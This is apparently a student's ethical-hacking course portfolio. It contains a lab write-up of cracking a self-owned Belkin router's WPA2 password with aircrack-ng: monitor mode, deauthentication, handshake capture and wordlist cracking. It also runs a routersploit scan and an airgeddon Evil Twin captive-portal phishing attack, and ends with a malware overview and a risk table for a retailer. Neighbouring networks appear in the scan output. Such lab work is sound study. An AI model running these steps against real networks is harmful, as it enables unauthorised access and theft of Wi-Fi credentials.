[3].OCCUPYTHEWEB(2014).How to Crack Passwords(Using Hashcat).null-byte.wonderhowto.https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-3-using-hashcat-0156543/

[4].Rostislav Petrov (2018).Basics of ethical hacker(Book)

Conclusion and Reflection(2)

Overall, I could say that these workshops during these weeks had good impact on me. I understood importing things regarding the ethical hacker and research skills. These workshop helped me to improve my practical and research skills. As well as that I received some good feedback from my teacher on my portfolios and BOK, which really motivated to continue in the same way and even to build on it.

During these weeks I can still say that I was able to maintain a good level of organization of the learning process, I was able to read more and gain knowledge. I was very motivated because I had good start from the previous weeks and I wanted to continue with this level. Again, I spent a lot of hours at work and did a lot of tasks that helped me learn each topic quite well. Also, I did spend extra hours for some advanced tasks in order to gain more knowledge about specifc topic. I had received good feedback from my teacher and this motivated me even more to continue in the same way. I continued in my learning style and did not want to change it because it contributed a lot of positive things to me in the previous weeks. I can say without worries that all my tasks turned out quite well and I was satisfied with my work. I am really proud that I managed to overcome most of the challenges regarding the tasks, needed to be done. In my opinion I was very productive during these weeks and will try to maintain this during the upcoming weeks. I am really glad that I had chance to participate in every workshop regarding the materiels of ethical hacker, which were very useful for myself.

Regarding the group project, we were able to make some progress during these weeks. We succesfully contacted the company that we wanted to pen test and we needed to clear some things up. I believe our communication between the members were on point due to we were updating each other if we have some information regarding something.

Personal Vulnerabilities Investigation Project

My initial idea for this project was to try to hack the hacker on a laptop. After researching how this could be done and talking to my teacher, I decided to change my mind. So I chose to find or buy an old router that could carry out some kind of attack on it. The choice was also this one, because penetrating a router seemed quite interesting to me, and overall I was quite intrigued by how I could carry out these types of attacks. We all know that nowadays routers are something quite popular that everyone has in order to have access to the Internet. My research started with the types of attacks on networks / routers and I realized that there are quite popular tools that allow you to do this job. Wireless hacking tools are designed to help protect and attack these wireless networks. Some are designed to help you access the network password and the network itself. Others provide information about the structure and traffic flowing through the network, informing about later attacks. I found different tools as examples I can give Aircrack-ng, Wifite, Airgeddon and many other tools. Personally, I researched and focused on the Aircrack-ng and Airgeddon tools. These two things grabbed my interest a lot and I wanted to work them out for this project.

- Aircrack-ng is a password cracking tool that you can use for 802.11a / b / g WEP and WPA cracking. Aircrack-ng uses the best algorithms to recover wireless passwords by capturing packets. Once enough packets have been collected, it tries to reset the password.
- Airgeddon is designed to be an all-in-one tool for security analysis of wireless networks. To accomplish this, it integrates several existing tools and provides a single command-line interface for all of them.

During my research I wrote for myself some questions, which were quite useful in order to go in the right direction. For me is very import before starting something to have some planning and helpful question, which will hold me in the right direction.

- What kind of attacks are possible for router?
- What software tools do I need?
- What devices do I need for the attack?
- What are the possible hacking scenarios?
- What are the possible issues?
- What are the best methods for hacking?

With all the questions, I wanted to prepare myself due to if I could answer them, I will definitely complete the work. In the previous semesters, I was always taught to be prepared for the future problems, which will occur in one moment. That why I wanted to be ready for any kind of challenge that I will go through. I knew that hacking a router, which you do not own or have permission will be absolutely illegal. I did not have any problems with that due it was mine and I was able to do whatever I want with the router.

The scenario that I decided was basically to find some nearby router and try to access it without having the correct password. This included that I needed to do Death Aireplay attacks, which disconnected all the users of the Wi-Fi and forcing them to join once again. These was very crucial attack, which allowed to capture the handshake. Afterwards, I just needed to crack the password and I was able to join the network. From there with some social engineering I wanted to go to the router page and try the default credentials for this router.

Preparation

My choice for hacking device was old Router. Basically, I bought very cheap router from my second-hand shop near me. After buying it, had to setup the router in order to be able to see the wireless connection.

Information about the Router:

- N Wireless Router
- Model no: F5D8233-4v3

Another thing that was important was to setup my own Virtual machine with Kali Linux on my local computer. After the installation everything was ready, but another thing that I needed was Wi-Fi adapter, which was useful for seeing the networks near my range. I borrowed it from the ISSD and I put in it my VM, where I had to install specific drivers for it.

The steps of Wireless hacking

After preparing everything it was the time for technical part. The first thing that I needed was to install “aircrack” packet, but I already had it. In order to start, I had to check the if there is available network interface with the command “airmong-ng” ran as administrator.

```
┌──(nightmare㉿nightmare)-[~]
└─$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          Realtek Semiconductor Corp. RTL8188ETV Wireless LAN 802.11n Network Adapter
```

Afterwards, I needed to start the monitoring mode of this interface with the command “airmong-ng start in my case was wlan0.

```
┌──(nightmare㉿nightmare)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    492 NetworkManager
   1130 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           8188eu          Realtek Semiconductor Corp. RTL8188ETV Wireless LAN 802.11n Network Adapter
                (monitor mode enabled)
```

```
┌──(nightmare㉿nightmare)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.457 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Before looking at the available Wi-Fi connection, I had to kill some process due to they could interfere by changing channels or even putting the interface back in managed mode with the command “airmong-ng check kill”

```
┌──(nightmare㉿nightmare)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1130 wpa_supplicant
```

Next thing was to execute the command “airodump wlan0”, which allowed me to see every single nearby router.

```
CH 14 ][ Elapsed: 30 s ][ 2021-10-03 00:21

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1C:DF:EA:B1:99  -67       27        0    0   6  130   WPA2 CCMP   PSK  Belkin_N_Wireless_EAB199
08:26:97:A4:03:91  -73       32       29    0   1  540   WPA2 CCMP   PSK  TMNL-A40391
64:D1:A3:4A:73:0F  -72       59        0    0   3   54e  WPA2 CCMP   PSK  JDB24
E8:9F:80:57:11:8D  -84       21        3    0  12  360   WPA3 CCMP   SAE  WiFi van de buren
EE:9F:80:57:11:8D  -85       20        1    0  12  360   WPA2 CCMP   PSK  Drop it like it's HotSpot
FA:8F:CA:9C:9C:33  -86       14        0    0   1   65   OPN              <length:  0>
06:1D:AA:DF:74:40  -90        8        0    0   3  130   WPA2 CCMP   PSK  <length:  0>
50:E0:39:AC:10:21  -91       13        5    0  11  540   WPA2 CCMP   PSK  Nomads
F2:9F:80:57:11:8D  -93       19        0    0  12  360   WPA2 CCMP   PSK  <length:  0>
BC:30:D9:06:F7:5C  -93       17       16    1  11  195   WPA2 CCMP   PSK  VRV951706F75C
8C:85:80:9D:71:67  -93       15        0    0   6  130   WPA2 CCMP   PSK  <length:  0>
34:4D:EA:99:E1:EA  -93        8        0    0   1  130   WPA2 CCMP   PSK  Poellie
72:30:D9:06:F7:5E  -93       14        0    0  11  195   WPA2 CCMP   PSK  <length: 13>
50:D4:F7:4C:E0:26  -90        2        0    0   3  270   WPA2 CCMP   PSK  CRYSIS
E4:57:40:45:20:C0  -93        2        0    0   6  130   WPA2 CCMP   PSK  Ziggo9968724
F6:57:40:45:20:C0  -93        4        0    0   6  130   WPA2 CCMP   MGT  Ziggo
```

The name of victim was “Belkin_N_Wireless_EAB199” and I needed to remember the MAC address as well as the channel due to the next command needed both of things. Basically what I had to execute was “airodump-ng -c [Channel of the network --bssid [MAC] -w [Directory of where the file going to be save] [Network interface], which allowed me to receive the password the password. I had to wait a couple of minutes in order to see the WPA handshake, which basically meant that I am ready to crack the password.


```
┌──(nightmare㉿nightmare)-[~]
└─$ airodump-ng -c 6 --bssid  00:1C:DF:EA:B1:99 -w /home/nightmare/ wlan0

CH  6 ][ Elapsed: 1 min ][ 2021-10-03 16:29 ][ WPA handshake: 00:1C:DF:EA:B1:99

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:1C:DF:EA:B1:99  -33  93      857      176    0   6  130   WPA2 CCMP   PSK  Belkin_N_Wireless_EAB199
```

After the this attacked, I had the file, which were only needed to be cracked in order to see the password. Basically, I used once again the aircrack with specific word file, which included a lot of possible password. After waiting for a bit, I was successfully able to see the correct password of the Wi-Fi

```
                          Aircrack-ng 1.6

    [00:00:00] 1066/10303727 keys tested (2988.71 k/s)

    Time left: 57 minutes, 27 seconds                          0.01%

                         KEY FOUND! [ letsgo1234! ]


    Master Key     : 60 C0 E9 ED 80 2F 59 AF 49 67 E5 2C 03 62 1D 94
                     39 CB 69 28 3E E7 70 B1 1E 5C 79 A7 D5 11 91 A8

    Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

    EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Router exploitation

My preparation for this was already done due to I had my Kali Linux setup in VM and also I already had Wi-Fi adapter, which allowed to join the wireless connection. The next was to install the tool “routerexploit” and to run it in order to see if it is ready for doing some job.



Afterwards, I wanted to see all possible exploits, which I could find for the router I am checking. I had ran specific command, which allowed me to see the possibilities. I saw that there are some exploits for my specific Belkin router.

```
rsf (AutoPwn) > show all
exploits/routers/belkin/auth_bypass
exploits/routers/belkin/g_n150_password_disclosure
exploits/routers/belkin/n150_path_traversal
exploits/routers/belkin/play_max_prce
exploits/routers/belkin/n750_rce
exploits/routers/belkin/g_plus_info_disclosure
```

Then, I basically needed to set the target IP, which in my case was 192.168.2.1 and I was ready to simple write run. In that way the tool will scan for possible exploits.

```
rsf (AutoPwn) > set target 192.168.2.1
[+] target => 192.168.2.1
```

The final thing was to see the result, which showed me that there is one vulnerability. I researched this exploit and it turns out that it is vulnerability for Linksys router, which was strange due to mine was not. The of this exploit is The Moon worm, which connects to port 8080 and uses the Home Network Administration Protocol (HNAP) to identify the make and firmware of the compromised router. It then exploits a CGI script to access the router without authentication and scan for other vulnerable boxes.

Phishing attack

For this attack I needed the tool “Airegoddon”, which I downloaded from Git and also had to install some more packages in order work correctly. After setting everything up I started the tool and everything was ready for the attack. I had to select my network interface, which was possible once again thanks to the wi-fi adapter.

```
┌──(nightmare㉿nightmare)-[~/airgeddon]
└─$ sudo bash ./airgeddon.sh
```

```
**************************** Interface selection ********************
Select an interface to work with:
---------
1.  eth0  // Chipset: Intel Corporation 82545EM
2.  docker0 // Chipset: Unknown
3.  wlan0 // 2.4Ghz // Chipset: Realtek Semiconductor Corp. RTL8188ETV
---------
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pen
nerated and is still pending of review
---------
> 3
```


Then, I needed to put it in monitoring mode, which will allow me to see the wireless connections nearby.

```
************************ airgeddon v10.42 main menu ***************
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
---------
11. About & Credits
12. Options and language menu
---------
```


I continued with selecting the Evil Twin attacks menu, which had a lot of options needed for this attack I wanted to perform.

```
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------- (without sniffing, just AP) ----------
5.  Evil Twin attack just AP
---------- (with sniffing) ----------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
---------- (without sniffing, captive portal) ----------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
```


The next step I needed to choose was to Evil Twin attack with captive portal. From there I will need to explore for targets, so I selected it, and I saw a window appear that shows a list of all detected networks. I saw my target's name Belkin_N_Wireless_EB199, which will be attacked and had to select it.




After the selecting it, I had to perform Death aireplay attack, which I also performed in my wireless attack previously.





After creating the attack and waiting for a bit, I managed to capture handshake, which was the most import phase for this.







The final was here, I had to setup the phishing page, which were provided by the tool and I needed to deploy it. After setting up the page, I had 6 consoles, which were gathering information about who joins the network and also was ready to capture the correct password.







On my other laptop, I saw the exact replica of the Wi-Fi, which I was attacking and that meant that the attack was in process was in progress. It just waited someone to put the correct password for the Wi-Fi. It did it not really allowed to join in the real one, so I joined the fake one. Immediately after joining this network I was redirected to the browser, where it asked for the Wi-Fi password and also everything was monitored in my Kali Linux.







The final phase was to enter the valid password, but of course I tried incorrect one due to I wanted to see what happens. I saw that it was identified as incorrect, which I saw but it was not the password that the attack wanted. Finally, I wrote the correct password and everything was done. I was able to see in one of the consoles in Kali Linux and the attack stopped immediately, which meant that the fake wireless connection was gone and no longer available.



Conclusion, Reflection & Findings

Talking about my findings, I could say that I definitely managed to find vulnerabilities, which was connected with the router. I could say that WPA/WPA2 are vulnerable to wireless attacks. WPA has a less secure encryption method and requires a shorter password, making it the weaker option. WPA2 is an updated version of WPA that uses AES encryption and long passwords to create a secured network. WPA2 has personal and enterprise options, making it ideal for home users and businesses. However, it needs a significant amount of processing power so if someone have an old device, it may be slow or not work at all. Talking more about WPA2 is vulnerable, when for example someone uses weak passwords for the Wi-Fi. The fact that I managed to hacked without it having the password is thing that I considered and certainly I used old router, which probably is outdated for this time. Also, every router has his exploits in my case I was able to find available for Belkin, but I was impressed that my router was not vulnerable to them. The only exploit that was found for my router was The moon warm, which is very common exploit for Linksys models, not for the Belkin ones. Another attack, which I managed to do was creating Wi-Fi, but fake one. It look exactly the same as the real one and I was also forcing them to join the fake network. In that way, immediately after joining it they were redirected to a browser asking them for the password, which looked like hotspot networks. The attack was not stopping until the users putting the correct password.

To be honest, I believe my overall project was on a good level with different types of things. I managed to create plan to follow and also did some good researching in order to be able to hold the correct path. Also, I am proud of this project and how much hours I managed to put in it. The main key that I was able to do was separate the tasks, which included planning, researching, preparation and execution. I was very interested in doing this kind of project, where I had my responsibility to choose the device, then research for it and do different attacks. I believe with I was developed my research skills even more and also to be more patient.

2. RISK CONSULTANT

Security Threats

Malware is malicious software that damages and shuts down computer systems and gives limited or complete control over the system to an attacker who uses the software for purposes such as theft and fraud. Some of the examples for malware are:

- Trojan Horse, Backdoor, Rootkit, Ransomware, Adware
- Virus, Worms, Spyware, Botnet, Crypter

Trojans horses are written to steal information from other systems and to control them. Trojans search for personal information about the target, and if found, it is sent to the owner of the Trojan horse. They could also allow hackers to take physical control of the system. Trojans are not only used for destructive purposes: they can also be used to spy on someone's machine and access classified information. Trojans are dangerous and malicious programs that display malware and appear on hundreds of computer systems without the victim's knowledge. The purpose of the Trojan is to:

- Delete or replace critical files in the operating system
- Turn off the firewall and antivirus program
- Generate fake traffic to create DOS attacks
- Create a backdoor to gain remote access to the victim's computer
- Record the screen, microphone sound and camera view of the victim's computer
- Download spyware, adware and other malicious files locally on the infected computer

Worms are malicious programs that copy, run, and replicate on computer networks without human interaction. Most worms are designed only to reproduce and spread on the web, taking up the available computing resources of the systems. However, some worms carry a payload to damage the user's system. Worms are a subtype of viruses. They are considered mainly as a mainframe problem, but since most of the systems are connected to each other, the worms are directed against the Windows operating system and are most often spread via e-mail, IRC and others. The worm payload is used to install loopholes in infected computers, thus turning them into "zombies" to create botnets that can be used to launch new cyberattacks.

To prevent or at least reduce the risk of Trojans and backdoors, we can take the following countermeasures:

- Avoid opening email attachments or files received from unknown sources
- Block all unused ports on the host and firewall
- Avoid accepting programs received from instant messages
- Improve configuration settings
- Monitoring of internal network traffic for strange open ports or exchange of coded traffic
- Avoid downloading and running programs from unreliable sources
- Install regular patches and security updates on operating systems and applications
- Install antivirus packages and firewalls as well as any other security software

Dimension	Information Attribute	Threat	Relevance for Hunkemöller
Confidentiality	Exclusiveness	Disclosure	Employee leaks secret information
	Exclusiveness	Abuse	Employee is blackmailed
Integrity	Correct	Tampering	Employee creates fake document
	Complete	Removal	Deleting important data
	Valid	Out of date	Expiring of important contract
	Authentic	Forgery	Stealing of employee accounts
	Indisputability	Denial	DDOsing specific server in the company
Availability	Well timed	Delay	Database server is not updated
	Continuity	Downtime	Database service is not available

Company name: Hunkemöller

References

[1].Rostislav Petrov (2018).Basics of ethical hacker(Book)

IT Risk Analysis & Business Continuity

1.Threats/Events	2. Impact Description	3. Impact Level (1-5)	4. Probability (1-3)	5.Resulting Risk Level
DDoS	Downtime	4	1	4
SQL injection	Database Damage	3	1	3
Man in the Middle	Data Damage	3	1	3
Phishing	Reputation Damage	3	2	6
Malware infection	Financial Damage	4	2	8
Stealing confidential business data	Financial Damage	5	1	5
hacktivists	Business Damage	4	1	4
Emotet	Business/Financial Damage	4	2	8
Password attacks	Customer Damage	3	3	9

Company name: Hunkemöller

Conclusion and measures

DDoS – This very crucial attack, which could impact important services like Web and Database Server and be unavailable for some period. Some of the preventive measures are:

